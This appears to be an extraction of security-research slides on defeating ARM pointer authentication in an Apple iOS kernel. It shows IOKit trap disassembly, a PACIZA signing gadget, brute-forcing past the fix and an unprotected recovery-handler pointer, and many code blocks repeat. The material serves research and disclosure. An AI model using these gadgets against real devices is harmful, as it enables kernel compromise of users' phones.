    IOExternalTrap *trap = userClient->getTargetAndTrapForIndex(
        &target, args->index);

    if (trap && target) {
        IOTrap func = trap->func;
        if (func) {
            result = (target->*func)(args->p1, args->p2, args->p3,
                                    args->p4, args->p5, args->p6);
        }
    }
}
```

iokit_user_client_trap

iokit_user_client_trap

...

```
LDP      x8, x11, [x0,#8]
```

...

```
MOV      x9, #0
```

...

```
LDP      x1, x2, [x20,#0x10]
```

```
LDP      x3, x4, [x20,#0x20]
```

```
LDP      x5, x6, [x20,#0x30]
```

```
BLRAA   x8, x9
```

```
iokit_user_client_trap
```

```
...
```

```
LDP      x8, x11, [x0,#8]
```

```
...
```

```
MOV      x9, #0
```

```
...
```

```
LDP      x1, x2, [x20,#0x10]
```

```
LDP      x3, x4, [x20,#0x20]
```

```
LDP      x5, x6, [x20,#0x30]
```

```
BLRAA   x8, x9
```

Load **x8** (**func**) from
controlled memory

iokit_user_client_trap

...

LDP x8, x11, [x0,#8]

...

MOV x9, #0

Set x9 = 0

...

LDP x1, x2, [x20,#0x10]

LDP x3, x4, [x20,#0x20]

LDP x5, x6, [x20,#0x30]

BLRAA x8, x9

```
iokit_user_client_trap
```

```
...
```

```
LDP      x8, x11, [x0,#8]
```

```
...
```

```
MOV      x9, #0
```

```
...
```

```
LDP      x1, x2, [x20,#0x10]
```

```
LDP      x3, x4, [x20,#0x20]
```

```
LDP      x5, x6, [x20,#0x30]
```

```
BLRAA   x8, x9
```

Load **x1-x6** with
controlled values

```
iokit_user_client_trap
```

```
...
```

```
LDP      x8, x11, [x0,#8]
```

```
...
```

```
MOV      x9, #0
```

```
...
```

```
LDP      x1, x2, [x20,#0x10]
```

```
LDP      x3, x4, [x20,#0x20]
```

```
LDP      x5, x6, [x20,#0x30]
```

```
BLRAA   x8, x9
```

Authenticate **x8**
with context 0
and branch

Must already have a
PACIZA signature

```

FFFFFFFF008F3CD68  com_apple_nke_lhttp__kmod_info
FFFFFFFF008F3CD68      DCQ  0      ; next
FFFFFFFF008F3CD70      DCD  1      ; info_version
FFFFFFFF008F3CD70      DCD  0xFFFFFFFF      ; id
FFFFFFFF008F3CD78      DCB  "com.apple.nke.lhttp"      ; name
FFFFFFFF008F3CDB8      DCB  "1.5"      ; version
FFFFFFFF008F3CDF8      DCD  0xFFFFFFFF      ; reference_count
FFFFFFFF008F3CDFC      DCQ  0      ; reference_list
FFFFFFFF008F3CE04      DCQ  0      ; address
FFFFFFFF008F3CE0C      DCQ  0      ; size
FFFFFFFF008F3CE14      DCQ  0      ; hdr_size
FFFFFFFF008F3CE1C      DCQ  sub_FFFFFFFF0087B5B30      ; start
FFFFFFFF008F3CE24      DCQ  sub_FFFFFFFF0087B5B64      ; stop
FFFFFFFF008F3CE2C      ALIGN 8
FFFFFFFF008F3CE30      DCQ  l2tp_domain_module_start      ; XREF: sub_FFFFFFFF0087B5B30
FFFFFFFF008F3CE38      DCQ  l2tp_domain_module_stop      ; XREF: sub_FFFFFFFF0087B5B64

```

PACIZA'd function pointers

Reachable from
12tp_domain
_module_stop

```
LDR    X10, [X9, #0x30]!  
CBNZ   X19, loc_FFFFFFFF007EBD330  
CBZ    X10, loc_FFFFFFFF007EBD330  
MOV    X19, #0  
MOV    X11, X9  
MOVK   X11, #0x14EF, LSL#48  
AUTIA  X10, X11  
PACIZA X10  
STR    X10, [X9]
```

Signing gadget

```
LDR      X10, [X9, #0x30]!  
CBNZ    X19, loc_FFFFFFFF007EBD330  
CBZ     X10, loc_FFFFFFFF007EBD330  
MOV     X19, #0  
MOV     X11, X9  
MOVK   X11, #0x14EF, LSL#48  
AUTIA  X10, X11  
PACIZA X10  
STR     X10, [X9]
```

Pass through AUTIA first

```
LDR      X10, [X9, #0x30]!  
CBNZ    X19, loc_FFFFFFFF007EBD330  
CBZ     X10, loc_FFFFFFFF007EBD330  
MOV     X19, #0  
MOV     X11, X9  
MOVK   X11, #0x14EF, LSL#48  
AUTIA  X10, X11  
PACIZA X10  
STR    X10, [X9]
```

```
bits(64) Auth(bits(64) ptr, bits(64) modifier, bits(128) K, ...)

// Reconstruct the extension field used of adding the PAC to the pointer
extfield = Replicate(ptr<55>, 64);

original_ptr = extfield<63:39>:ptr<38:0>;

PAC = ComputePAC(original_ptr, modifier, K<127:64>, K<63:0>);

// Check pointer authentication code
if ((PAC<63:56> == ptr<63:56>) && (PAC<54:39> == ptr<54:39>)) then
    result = original_ptr;
else
    result = original_ptr<63>:error_code:original_ptr<60:0>;
return result;
```

AUTIA

```
bits(64) Auth(bits(64) ptr, bits(64) modifier, bits(128) K, ...)

// Reconstruct the extension field used of adding the PAC to the pointer
extfield = Replicate(ptr<55>, 64);

original_ptr = extfield<63:39>:ptr<38:0>;

PAC = ComputePAC(original_ptr, modifier, K<127:64>, K<63:0>);

// Check pointer authentication code
if ((PAC<63:56> == ptr<63:56>) && (PAC<54:39> == ptr<54:39>)) then
    result = original_ptr;
else
    result = original_ptr<63>:error_code:original_ptr<60:0>;
return result;
```

AUTIA

```

bits(64) AddPAC(bits(64) ptr, bits(64) modifier, bits(128) K, ...)
    selbit = ptr<55>;

    // Compute the pointer authentication code for a ptr with good extension
bits.
    extfield = Replicate(selbit, 64);
    original_ptr = extfield<63:39>:ptr<38:0>;
    PAC = ComputePAC(original_ptr, modifier, K<127:64>, K<63:0>);

    // Check if the ptr has good extension bits and corrupt the pointer
    // authentication code if not.
    if !IsZero(ptr<63:39>) && !IsOnes(ptr<63:39>) then
        PAC<62> = NOT(PAC<62>);

    // Preserve the determination between upper and lower address at bit<55>
    // and insert PAC.
    return PAC<63:56>:selbit:PAC<54:39>:ptr<38:0>;

```

PACIZA


```

bits(64) AddPAC(bits(64) ptr, bits(64) modifier, bits(128) K, ...)
    selbit = ptr<55>;

    // Compute the pointer authentication code for a ptr with good extension
bits.
    extfield = Replicate(selbit, 64);
    original_ptr = extfield<63:39>:ptr<38:0>;
    PAC = ComputePAC(original_ptr, modifier, K<127:64>, K<63:0>);

    // Check if the ptr has good extension bits and corrupt the pointer
    // authentication code if not.
    if !IsZero(ptr<63:39>) && !IsOnes(ptr<63:39>) then
        PAC<62> = NOT(PAC<62>);

    // Preserve the determination between upper and lower address at bit<55>
    // and insert PAC.
    return PAC<63:56>:selbit:PAC<54:39>:ptr<38:0>;

```

PACIZA

```

bits(64) AddPAC(bits(64) ptr, bits(64) modifier, bits(128) K, ...)
    selbit = ptr<55>;

    // Compute the pointer authentication code for a ptr with good extension
bits.
    extfield = Replicate(selbit, 64);
    original_ptr = extfield<63:39>:ptr<38:0>;
    PAC = ComputePAC(original_ptr, modifier, K<127:64>, K<63:0>);

    // Check if the ptr has good extension bits and corrupt the pointer
    // authentication code if not.
    if !IsZero(ptr<63:39>) && !IsOnes(ptr<63:39>) then
        PAC<62> = NOT(PAC<62>);

    // Preserve the determination between upper and lower address at bit<55>
    // and insert PAC.
    return PAC<63:56>:selbit:PAC<54:39>:ptr<38:0>;

```

PACIZA

```

bits(64) AddPAC(bits(64) ptr, bits(64) modifier, bits(128) K, ...)
    selbit = ptr<55>;

    // Compute the pointer authentication code for a ptr with good extension
bits.
    extfield = Replicate(selbit, 64);
    original_ptr = extfield<63:39>:ptr<38:0>;
    PAC = ComputePAC(original_ptr, modifier, K<127:64>, K<63:0>);

    // Check if the ptr has good extension bits and corrupt the pointer
    // authentication code if not.
    if !IsZero(ptr<63:39>) && !IsOnes(ptr<63:39>) then
        PAC<62> = NOT(PAC<62>);

    // Preserve the determination between upper and lower address at bit<55>
    // and insert PAC.
    return PAC<63:56>:selbit:PAC<54:39>:ptr<38:0>;

```

PACIZA

Stores a reversibly
corrupted PAC
to memory


```
LDR    X10, [X9, #0x30]!  
CBNZ  X19, loc_FFFFFFFF007EBD330  
CBZ   X10, loc_FFFFFFFF007EBD330  
MOV   X19, #0  
MOV   X11, X9  
MOVK  X11, #0x14EF, LSL#48  
AUTIA X10, X11  
PACIZA X10  
STR   X10, [X9]
```

Bypass 1 gadget




Pointer


Bypass 1 gadget




Bypass 1 gadget




Bypass 1 gadget



Bypass 1 gadget



Bypass 1 gadget



The fix

```
LDR      X10, [X9, #0x30]!  
CBNZ    X19, loc_FFFFFFFF007EBD4A0  
CBZ     X10, loc_FFFFFFFF007EBD4A0  
MOV     X19, #0  
MOV     X11, X9  
MOVK   X11, #0x14EF, LSL#48  
MOV     X12, X10  
AUTIA  X12, X11  
XPACI  X10  
CMP     X12, X10  
PACIZA X10  
CSEL   X10, X10, X12, EQ  
STR     X10, [X9]
```

Use AUTIA result on validation failure

```
LDR      X10, [X9, #0x30]!  
CBNZ    X19, loc_FFFFFFFF007EBD4A0  
CBZ     X10, loc_FFFFFFFF007EBD4A0  
MOV     X19, #0  
MOV     X11, X9  
MOVK   X11, #0x14EF, LSL#48  
MOV     X12, X10  
AUTIA   X12, X11  
XPACI   X10  
CMP     X12, X10  
PACIZA  X10  
CSEL   X10, X10, X12, EQ  
STR     X10, [X9]
```

Bypass 2

AUTIA → PACIZA
bruteforcing



The fix

```
LDR      X10, [X9, #0x30]!  
CBNZ    X19, loc_FFFFFFFF007EBD4A0  
CBZ     X10, loc_FFFFFFFF007EBD4A0  
MOV     X19, #0  
MOV     X11, X9  
MOVK   X11, #0x14EF, LSL#48  
MOV     X12, X10  
AUTIA  X12, X11  
XPACI  X10  
CMP     X12, X10  
PACIZA X10  
CSEL   X10, X10, X12, EQ  
STR    X10, [X9]
```

If we guess
wrong,
nothing bad
happens!

```
LDR      X10, [X9, #0x30]!  
CBNZ    X19, loc_FFFFFFFF007EBD4A0  
CBZ     X10, loc_FFFFFFFF007EBD4A0  
MOV     X19, #0  
MOV     X11, X9  
MOVK    X11, #0x14EF, LSL#48  
MOV     X12, X10  
AUTIA   X12, X11  
XPACI   X10  
CMP     X12, X10  
PACIZA  X10  
CSEL    X10, X10, X12, EQ  
STR     X10, [X9]
```

Bruteforce AUTIA to get PACIZA signature

```
LDR      X10, [X9, #0x30]!  
CBNZ    X19, loc_FFFFFFFF007EBD4A0  
CBZ     X10, loc_FFFFFFFF007EBD4A0  
MOV     X19, #0  
MOV     X11, X9  
MOVK    X11, #0x14EF, LSL#48  
MOV     X12, X10  
AUTIA   X12, X11  
XPACI   X10  
CMP     X12, X10  
PACIZA  X10  
CSEL    X10, X10, X12, EQ  
STR     X10, [X9]
```


2^{24} possible PACs

2^{24} possible PACs

15 minutes

Bypass 3


thread->recover



All code pointers
in writable memory
must be protected

```
LEXT(_bcopyin)
    ARM64_STACK_PROLOG
    PUSH_FRAME
    SET_RECOVERY_HANDLER x10, x11, x3, copyio_error
...
    sub        x2, x2, #16
1:
    /* 16 bytes at a time */
    ldp        x3, x4, [x0], #16
    stp        x3, x4, [x1], #16
    subs        x2, x2, #16
    b.ge       1b
...
    CLEAR_RECOVERY_HANDLER x10, x11
    mov        x0, #0
    POP_FRAME
    ARM64_STACK_EPILOG
```

```
LEXT(_bcopyin)
    ARM64_STACK_PROLOG
    PUSH_FRAME
    SET_RECOVERY_HANDLER x10, x11, x3, copyio_error
...
    sub        x2, x2, #16
1:
    /* 16 bytes at a time */
    ldp        x3, x4, [x0], #16
    stp        x3, x4, [x1], #16
    subs        x2, x2, #16
    b.ge       1b
...
    CLEAR_RECOVERY_HANDLER x10, x11
    mov        x0, #0
    POP_FRAME
    ARM64_STACK_EPILOG
```



Code to
execute
if a fault
occurs

`__bcopyin`

`...`

```
MRS    X10, TPIDR_EL1           ; Load thread pointer
LDR    X11, [X10, #thread.recover] ; Save previous recovery
ADRP   X3, #copyio_error@PAGE    ; Load the recovery
ADD    X3, X3, #copyio_error@PAGEOFF ; handler address
STR    X3, [X10, #thread.recover] ; Set new recovery handler
```

`...`

`__bcopyin`

```
MRS    X10, TPIDR_EL1           ; Load thread pointer
LDR    X11, [X10, #thread.recover] ; Save previous recovery
ADRP   X3, #copyio_error@PAGE    ; Load the recovery
ADD    X3, X3, #copyio_error@PAGEOFF ; handler address
STR    X3, [X10, #thread.recover] ; Set new recovery handler
```

No PAC protection!





```
__bcopyin
```

```
...
```


```
MRS    X10, TPIDR_EL1           ; Load thread pointer  
LDR    X11, [X10, #thread.recover] ; Save previous recovery  
ADRP   X3, #copyio_error@PAGE    ; Load the recovery  
ADD    X3, X3, #copyio_error@PAGEOFF ; handler address  
STR    X3, [X10, #thread.recover] ; Set new recovery handler
```

```
...
```




Raw function pointer
is stored in
thread struct

